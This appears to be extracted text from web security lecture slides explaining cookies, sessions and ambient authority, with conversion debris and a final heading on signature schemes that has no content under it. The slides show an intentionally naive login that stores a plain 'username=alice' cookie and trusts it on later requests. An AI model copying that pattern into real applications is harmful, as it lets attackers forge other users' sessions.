
NS  
NS  
NS


GET /

**Server**

171.67.215.200







# Web Security

## Cookies and Sessions

# Recall: Cookies

# Server sends a cookie with a response

**Set-Cookie: theme=dark;**

**Header Name**

**Cookie Name**

**Cookie Value**

# Client sends a cookie with a request

**Cookie: theme=dark;**

**Header Name**

**Cookie Name**

**Cookie Value**

# Sessions

- Cookies are used by the server to implement sessions
- Goal: Server keeps a set of data related to a user's current "browsing session"
- Examples
  - Logins
  - Shopping carts
  - User tracking


# User-server state: cookies

many Web sites use cookies

example:

- ❖ Ravi always access Internet from PC
- ❖ visits specific e-commerce site for first time
- ❖ when initial HTTP requests arrives at site, site creates:
  - unique ID
  - entry in backend database for ID

# Cookies: keeping “state” (cont.)



## *First HTTP request:*

**POST /login HTTP/1.1**

**Host: example.com**

**username=alice&password=password**

## *HTTP response:*

**HTTP/1.1 200 OK**

**Set-Cookie: username=alice**

**Date: Tue, 24 Sep 2019 20:30:00 GMT**

**<!DOCTYPE html ...**

## *All future HTTP requests:*

**GET /page.html HTTP/1.1**

**Host: example.com**

**Cookie: username=alice;**

# Ambient authority

- Access control - Regulate who can view resources or take actions
- Ambient authority - Access control based on a **global and persistent property** of the requester
  - The alternative is explicit authorization **valid only for a specific action**
- There are four types of ambient authority on the web
  - Cookies - most common, most versatile method
  - IP checking - used at Stanford for library resources
  - Built-in HTTP authentication - rarely used
  - Client certificates - rarely used

# Quick primer: Signature schemes

